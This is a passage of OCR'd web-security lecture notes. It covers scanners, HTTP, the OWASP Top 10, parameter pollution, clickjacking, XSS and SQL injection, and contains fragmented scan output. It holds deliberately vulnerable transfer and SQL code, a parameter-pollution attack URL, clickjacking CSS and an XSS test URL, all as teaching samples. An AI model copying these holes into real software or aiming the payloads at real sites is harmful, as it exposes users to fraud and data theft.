
Vulnerability scanning tools usually come equipped with databases to identify services and automatically compare these identities to vulnerability database.


4.3.1 Vulnerability Scanning

- OpenVAS
- Nessus
- Metasploit

- BurpSuite (Pro Edition)

4.4 Documentation




SFP 1
ETH 8
Con
USB
ETH 6
ETH 7
ETH 8
Hostname: Gateway-switch
Cisco Catalyst 2960 Switch
iOS: 15.0(2)EZ
CVE-2018-0161 CVE-2017-3881
CVE-2017-3864 CVE-2017-3803
SNMPv2,DHCP
ETH 1
ETH 2
ETH 3
ETH 4
ETH 5
192.0.2.126/25
Host:
example.com
WebEx Panel
Apache 2.2.34
RedHat 5.8
CVE-2017-9798
CVE-2016-8612
CVE-2009-4272
CVE-2013-4342
80http,443https


5

Web Security

5.1 The WWW Intro

“distributed, collaborative, hypermedia information system” [**wp˙http**]

- HyperText Markup Language (HTML)
  - Structured text documents
  - Hyperlink — Cross-Reference
- HyperText Transfer Protocol (HTTP)
  - Text-based Transport
  - Key-Value Header
  - Request - Response
  - not only HyperText Markup Language (HTML)
- today much more. . .




[Tim Berners-Lee@CERN 1989, see also Wikipedia]

Fundamental principle for Web-communication


Client
- requests service
- initiates communication

Server
- provides service
- waits for communication



- Created by Tim Berners Lee at CERN
- Layer 7 Protocol, on top TCP/IP (Application Layer)
- Transport of arbitrary data using MIME-types
  - defined in RFC 2045, RFC 2046, RFC 2047
  - Text formats, images, sounds, animations,...
- Fundamental concept: **single request-response**
- Stateless, except Cookie-header files

- Current Standard HTTP/2.0 [**rfc7540**]
- Standardised by the Internet Engineering Task Force (IETF) and the World Wide Web Consortium (W3C)
- HTTP/1.0 (1996) RFC 1945
  - Every request in a single TCP-connection
- HTTP/1.1 (1999) RFC 2616
  - HTTP-Pipelining
  - Connection Keep-alive
- HTTP/1.1 Revision (2006-2014)
  - RFC 723$\{0\ldots9\}$, 7240,...
  - Authentication
  - Range Requests, Partial Responses
- HTTP/2.0 (2015) RFC 7540/1
  - Compatible with HTTP/1.x
  - additionally “frames”
  - Decrease latency (Compression, Pipelining, Multiplexing,...)
  - Server-Push



Request:

```
{GET,POST,...} / HTTP/1.1
Host: www.hs-bremen.de
<Header {Cookie,...}>

[Body]
```

Response:

```
HTTP/1.1 <Status>
<Header {Set-Cookie}>

<Body, e.g HTML>
```

Client-Request (do you speak HTTP/2.0?)

```
GET / HTTP/1.1
Host: server.example.com
Connection: Upgrade, HTTP2-Settings
Upgrade: h2c
HTTP2-Settings: <HTTP/2 SETTINGS payload>
```

No!

```
HTTP/1.1 200 OK
Content-Length: 243
Content-Type: text/html
```

Yes!

```
HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Upgrade: h2c

[ HTTP/2 connection ...
```

... exchange HTTP/2.0 frames

The initial HTTP-request has to contain a complete request. Only on upgrade added HTTP/2.0 features are enabled and further requests can be included in HTTP frames.

GET
- Most common call
- Request: `URI` + `parameters`
- Parameter limit: 2000 octets
- Requests only, i. e., safe
- No effect of repetition, i. e., idempotent
- Should be cacheable

POST
- May change server states: not safe
- Idempotent
- Request parameters in payload — unlimited
- Example: Change data in existing DB-entry

Safe Methods

- Retrieval Methods
- No “side effects”
- HEAD, GET

Idempotent

- $n > 0$ repetitions same as single request
- GET, HEAD, PUT, DELETE,

- should be: OPTIONS, TRACE
- single exception CONNECT
- **But** sequence of requests is not idempotent

[HTTP/1.1]

PUT
- Store enclosed data as `URI`
- Returns:

  201 Created new resource

  200 OK (existing resource modified)

DELETE
- Removes the given resource
- No guaranteed execution of deletion

HEAD
- Similar to GET (only header is returned)

TRACE
- Returns original request in payload
- used in debugging

OPTIONS
- Returns available server capabilities
- not cacheable

CONNECT
- Establish connections, e. g., proxy relays

[HTTP/1.1]

- State and Process Info
- Apache 2.3
  - $\leqslant 100$ fields
  - $\leqslant 8,190$ octets/field

Format: `<type>:<value>\r\n` Last header line: empty

Example:

```
Host: www.hs-bremen.de
Cookie: aHMtYnJlbWVuCg==
If-Modified-Since: 2days
Accepted: text/html
```

[**rfc2616**]

```
HTTP/1.1 200 OK
Date: Tue, 01 May 2018 15:57:50 GMT
Server: Apache
X-Powered-By: PHP/5.6.33-0+deb8u1
Set-Cookie: PHPSESSID=3r2ivg8rh1p1s0hl3s90e8k890; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre
Pragma: no-cache
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

1xx Informational (HTML/1.1) provisional response, only status line and optional headers

2xx Success

200 OK (depending on method)

3xx Redirection

301 Moved Permanently

4xx Client Error

404 Not Found

5xx Internal Server Error

Unofficial Codes:

9xx Propreitary Errors


418 I'm a teapot [RFC7168]

...

[HTML/1.1]

5.1.1 Webpages

- Logical Markup Language
- Document Object Model (DOM)
- Content inside `<tag>Content</tag>`
- Tag Attributes `<tag attrib=value>`
- HTML5 Spec




[https://commons.wikimedia.org/w/index.php?curid=18034500]

```
<!DOCTYPE html>
<html>
  <head>
    <title>This is a title</title>
  </head>
  <body>
```

```
    <div>
        <p>Hello world!</p>
    </div>
  </body>
</html>
```

Bigger Example

But, as you can see, when you observe bigger examples, web-pages are rarely the static documents of former times but dynamically generated frontends to interactive applications.



- Browser
  - Rendering/Interaction
- Network
  - Transport
  - Host Authentication

  - (Client/User Authentication)
- Server Infrastructure
  - Document Generation
  - Database Backend

. . . or: Where can your food be poisoned?

[OWASP Appsec Tutorial Series - Episode 1: Appsec Basics]

Every four years the Open Web Application Security Project (OWASP) publishes a list of the ten most dominant security flaws in web application implementations. Every four years this is somewhat of a sad reminder of how little the situation has changed — because one constantly finds “old fiends” at the top positions. Changes mostly happen when the Top-10-Project changes the classification of security risks.

Thus, make good aquaintance with the following, you might see each other again — and again — and again. And don’t ask “how could someone have made that mistake” ask yourself where you build this into code somewhere.

1. Injection. Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
2. Broken Authentication. Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users’ identities temporarily or permanently.
3. Sensitive Data Exposure. Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
4. XML External Entities (XXE). Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

5. Broken Access Control. Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

6. Security Misconfiguration. Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

7. Cross-Site Scripting (XSS). XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

8. Insecure Deserialization. Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

9. Using Components with Known Vulnerabilities. Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

10. Insufficient Logging & Monitoring. Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

5.2 Threat Technologies

5.2.1 HTTP Parameter Pollution

- Injection of URL parameters

- Exploits Parameter Handling

Example:

```
https://bank.com/transfer
    ?to=54321
    &amount=300
```

Vulnerable Server Example:

```
1 user.account = 12345
2 def prepare_transfer(params)
3   params << user.account
4   transfer_money(params)
5 end
6
7 def transfer_money(params)
8   to = params[0]
9   amount = params[1]
10  from = params[2]
11  transfer(to, amount, from)
12 end
```

Above listing is a broken(!) example of code to transfer money from the account of a currently known (line 1) user (hardcoded in this example). Assuming an attacker has access to the URL parameters, what could possibly go wrong?

What if an attacker adds an additional parameter to the URL?


`https://bank.com/transfer?to=54321&amount=300&from=33333`
The array `params` now contains three values. The function `prepare_tranfer` adds the user account as a fourth parameter. But that value is never used by `transfer_money`. Instead the third value in `params` is used as the source for the transfer, effectively taking money from whereever the attacker wants.

5.2.2 Clickjacking

- “UI redress attack”
- Injecting overlay content
- Hiding underlying interactive element
- User clicks “Free IPod here”
- Hidden interaction is executed
- OWASP Clickjacking
  - Content Security Policy (CSP):

    * No framing of other domains

– Own contents always on top



CSS

```
iframe {
    position: absolute;
```

```
    width: 550px;
    height: 228px;
    top: -170px;
    left: -400px;
    z-index: 2;
    opacity: 0;
    filter: alpha(opacity=0);
}

button {
    position: absolute;
    top: 10px;
    left: 10px;
    z-index: 1;
    width: 120px;
}
```


[Chris Shiflet: Twitter Don't Click Exploit]


Button is positioned under `iframe`, which is set invisible. User allegedly clicks button, but actually the interaction is with the iframe.

5.2.3 Cross-Site Scripting (XSS)

- Reflected-Cross-Site Scripting (XSS)
- Stored-XSS
- Cross-Site Request Forgery (CSRF)

Nothing New about XSS





XSS Techniques

Example:

- Go to `http://www.insecurelabs.org/Talk`

Example: `http://www.insecurelabs.org/Search.aspx?Query=%22+onmouseover%3Dalert%`

5.2.4 SQL Injection

Take a look at the example code.

```
@db.execute "INSERT␣INTO␣Games␣(secret,reward)"+
            "VALUES␣(\"#{secret}\",␣\"#{opts}\")"
```

Escape: `")`

```
@db.execute("SELECT␣id␣FROM␣Games␣WHERE␣"+
            "secret=\"#{secret}\"␣and␣reward=\"#{opts}\""+
            "␣LIMIT␣1")
```

Escape: `"`

Auswahl von Mengen:

SELECT <row>[,row]* FROM <table> [WHERE <condition>]


Vereinigung von Mengen:

<Select_Statement1> UNION <Select_Statement2>

Conditions:

AND, OR, <row>=<val>

regexps, functions...



Interpretation Context

Code injections come in many flavours within many process environments. The most famous probably is the SQL injection.

5.3 Counter-Measures

It sounds like a no-brainer, but often enough is found lacking in code: If you transfer data from one context to the next, make shure it contains what is expected and does not contain anything that might have unintended effects at the destination.

The default way to handle input validation should be, as always, be guided by the Default-Deny principle. The programmer must specify the set of allowed symbols (a whitelist) and should not express the forbidden exceptions (blacklist).

Example (whitelisting in Ruby)

```
